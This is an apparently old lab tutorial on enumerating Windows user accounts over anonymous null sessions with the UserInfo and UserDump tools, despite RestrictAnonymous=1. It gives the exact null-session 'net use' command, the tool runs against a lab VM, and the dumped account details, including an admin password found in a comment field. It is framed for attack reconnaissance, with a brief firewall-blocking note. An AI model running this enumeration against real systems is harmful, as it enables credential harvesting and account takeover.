Learn Security Online

WINDOWS ENUMERATION: USERINFO AND USERDUMP

Introduction

Ok, I was cruising around Tim Mullen's site http://www.hammerofgod.com and saw the UserInfo and UserDump tools and wanted to learn how to use them. The whole point of the tools, and you can download the presentation from his website, is that you can enumerate user credentials even if the Restrict Anonymous setting has been set to 1. Now, most windows 2000 server lockdown guides will tell you to set this registry key to 1 because it is supposed to stop null sessions.

```
HKEY_Local_Machine\System\CurrentControlSet\Control\LSA
RestrictAnonymous = 1 (DWORD)
```

What are Null Sessions?

Null sessions allow an anonymous attackers to extract a great deal of information about a system--most importantly, account names. They are dangerous because they allow attackers to pull juicy user data down from across the internet. Windows NT, 2000 and even Server 2003 domain controllers are susceptible to enumeration using null sessions. There is tons of information available in the Hacking Exposed books on null sessions and SMB enumeration as well as the internet. The key point to take away on null sessions and enumeration is that you can obtain account names to use on dictionary attacks and other information like last logon, privileges, and when and if the password expires. It even gives you the logon hours so we aren't knocking on the door when the user should be asleep and not able to log in.

Background on Userinfo & UserDump


The point of Tim Mullen's tools are that the Registry Fix didn't fix all the holes. It stopped the DumpACL tool from working but didn't stop his tool and User2SID and SID2User from working. You can check out his PowerPoint for more information, I won't plagiarize it all. http://www.hammerofgod.com/download/Mullen-RA.ppt
UserInfo will enumerate use information over a null session even if RA is set to 1. It does this by querying NetUserGetInfo API call at layer 3. What all that mumbo jumbo means is that when MS tried to fix the problem with the registry key it stopped some other API calls but not NetUserGetInfo; so enumeration is still possible. Now a RA set to 2 will stop the problem, but that limits the functionality of NT and 2000 machines and services. In Server 2003 you disable it on your domain controllers (null sessions won't

work on member servers) but the domain controller won't be able to communicate properly and will defeat the purpose of it being a domain controller.

Ideally people block UDP 137 & 138, TCP 139, and TCP 445 at the firewall and that will not allow null session from outside your network but you are still hosed to internal attackers or even the attacker finds a way through the firewall.


Using the Tools

Let's move on to using the tools. Now, when I read his readme for UserInfo it seemed like his tool would set up the null session for me, but on my trusty VMware Win2k Advanced Server I had no such luck. I had to set it up my self.




```
C:\Documents and Settings\JohnnyRockett>net use \\172.16.0.7\ipc$ "" /user: ""
The syntax of this command is:


NET USE
[devicename | *] [\\computername\sharename[\volume] [password | *]]
        [/USER:[domainname\]username]
        [/USER:[dotted domain name\]username]
        [/USER:[username@dotted domain name]
        [/SMARTCARD]
        [/SAVECRED]
        [[/DELETE] | [/PERSISTENT:{YES | NO}]]

NET USE {devicename | *} [password | *] /HOME

NET USE [/PERSISTENT:{YES | NO}]


C:\Documents and Settings\JohnnyRockett>net use \\172.16.0.7\ipc$ "" /user:""
The command completed successfully.


C:\Documents and Settings\JohnnyRockett>
```

Cool, now we got the null session. Don't forget at the end to delete your session.



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\JohnnyRockett>net use * /d /y
You have these remote connections:

                    \\172.16.0.7\ipc$
Continuing will cancel the connections.

The command completed successfully.


C:\Documents and Settings\JohnnyRockett>_
```


Now let’s run the tool. Let’s start with UserInfo.



```
C:\Documents and Settings\JohnnyRockett\Desktop\userinfo>userinfo \\172.16.0.7 a
dministrator

        UserInfo v1.5 - thor@hammerofgod.com

        Querying Controller \\172.16.0.7

        USER INFO
        Username:       Administrator
        Full Name:
        Comment:        Built-in account for administering the computer/domain
        User Comment:
        User ID:        500
        Primary Grp:    513
        Privs:          Admin Privs
        OperatorPrivs:  No explicit OP Privs

        SYSTEM FLAGS (Flag dword is 66049)
        User's pwd never expires.

        MISC INFO
        Password age:   Sat Mar 16 03:12:55 2002
        LastLogon:      Sun Mar 21 17:56:03 2004
        LastLogoff:     Thu Jan 01 00:00:00 1970
        Acct Expires:   Never
        Max Storage:    Unlimited
        Workstations:
        UnitsperWeek:   168
        Bad pw Count:   0
        Num logons:     25
        Country code:   0
        Code page:      0
        Profile:
        ScriptPath:
        Homedir drive:
        Home Dir:
        PasswordExp:    0

        Logon hours at controller, GMT:
        Hours-          12345678901N12345678901M
        Sunday          111111111111111111111111
        Monday          111111111111111111111111
        Tuesday         111111111111111111111111
        Wednesday       111111111111111111111111
        Thursday        111111111111111111111111
        Friday          111111111111111111111111
        Saturday        111111111111111111111111

        Get hammered at HammerofGod.com!

C:\Documents and Settings\JohnnyRockett\Desktop\userinfo>_
```


Let’s take a look and see what all this tells us. It gives us the account name, comments, the UserID and group which we can do neat stuff with if you read the User2SID and SID2User tutorial, password age, last logon and logoff. Lots of good stuff juicy stuff. If we had been lucky someone would have given us some nice comments, maybe even the password hint. No such luck this time. Let’s move on to UserDump on the same machine and see what we get. Make sure you get the syntax on the null session right, it can be tricky if you don’t do it for awhile.

UserDump will give us the same information as UserInfo except it will allow us to “walk” the SID and enumerate data for all the accounts on the box. The SID for the administrator is 500 even if you rename the account. Guest is 501 and user accounts start at 1001. You can use UserDump to gather information about all the users on the system, super nice especially if you are working on a domain controller. The first account we pulled off was the same administrator account as UserInfo. Next was our account for IIS services.



```
        Friday          111111111111111111111111
        Saturday        111111111111111111111111

LookupAccountSid failed: 1001 does not exist...

        USER INFO
        Username:       IWAM_2KSERVER
        Full Name:      Launch IIS Process Account
        Comment:        Built-in account for Internet Information Services to st
art out of process applications
        User Comment:   Built-in account for Internet Information Services to st
art out of process applications
        User ID:        1002
        Primary Grp:    513
        Privs:          Guest Privs
        OperatorPrivs:  No explicit OP Privs

        SYSTEM FLAGS (Flag dword is 66145)
        User cannot change password.
        User's pwd never expires.

        MISC INFO
        Password age:   Sat Mar 16 03:04:30 2002
        LastLogon:      Tue Nov 05 02:06:48 2002
        LastLogoff:     Thu Jan 01 00:00:00 1970
        Acct Expires:   Never
        Max Storage:    Unlimited
        Workstations:
        UnitsperWeek:   168
        Bad pw Count:   0
        Num logons:     6
        Country code:   0
        Code page:      0
        Profile:
        ScriptPath:
        Homedir drive:
        Home Dir:
        PasswordExp:    0

        Logon hours at controller, GMT:
        Hours-          123456789012N123456789012M
        Sunday          111111111111111111111111
        Monday          111111111111111111111111
        Tuesday         111111111111111111111111
        Wednesday       111111111111111111111111
        Thursday        111111111111111111111111
        Friday          111111111111111111111111
        Saturday        111111111111111111111111

SID resolved, but it does not belong to a user for this authority.
LookupAccountSid failed: 1004 does not exist...
SID resolved, but it does not belong to a user for this authority.
```

Not that sexy, guest privileges, let's move on and see what else we got.



```
SID resolved, but it does not belong to a user for this authority.

        USER INFO
        Username:       chrisg
        Full Name:      chris gates
        Comment:        admin dude & because you are dumb your password is admin
pw, now dont bother the helpdesk anymore!
        User Comment:
        User ID:        1006
        Primary Grp:    513
        Privs:          Admin Privs
        OperatorPrivs:  No explicit OP Privs

        SYSTEM FLAGS (Flag dword is 66049)
        User's pwd never expires.

        MISC INFO
        Password age:   Sat Mar 27 16:25:00 2004
        LastLogon:      Sat Mar 01 23:52:00 2003
        LastLogoff:     Thu Jan 01 00:00:00 1970
        Acct Expires:   Never
        Max Storage:    Unlimited
        Workstations:
        UnitsperWeek:   168
        Bad pw Count:   0
        Num logons:     2
        Country code:   0
        Code page:      0
        Profile:
        ScriptPath:
        Homedir drive:
        Home Dir:
        PasswordExp:    0

        Logon hours at controller, GMT:
        Hours-          12345678901N12345678901M
        Sunday          111111111111111111111111
        Monday          111111111111111111111111
        Tuesday         111111111111111111111111
        Wednesday       111111111111111111111111
        Thursday        111111111111111111111111
        Friday          111111111111111111111111
        Saturday        111111111111111111111111

LookupAccountSid failed: 1007 does not exist...
LookupAccountSid failed: 1008 does not exist...
LookupAccountSid failed: 1009 does not exist...
LookupAccountSid failed: 1010 does not exist...
LookupAccountSid failed: 1011 does not exist...
LookupAccountSid failed: 1012 does not exist...
LookupAccountSid failed: 1013 does not exist...
LookupAccountSid failed: 1014 does not exist...
LookupAccountSid failed: 1015 does not exist...
LookupAccountSid failed: 1016 does not exist...
LookupAccountSid failed: 1017 does not exist...
LookupAccountSid failed: 1018 does not exist...
LookupAccountSid failed: 1019 does not exist...
```

Looks like we got an account and that's it. You can see from the output we got a tasty user account with admin privileges and someone was nice enough to leave us the password in the comments section. We can also see there are no more accounts to be enumerated at least with this tool. With that tasty bit of info we can log in as that user and let the evil begin. But, we'll leave that for another tutorial…

That's it for now.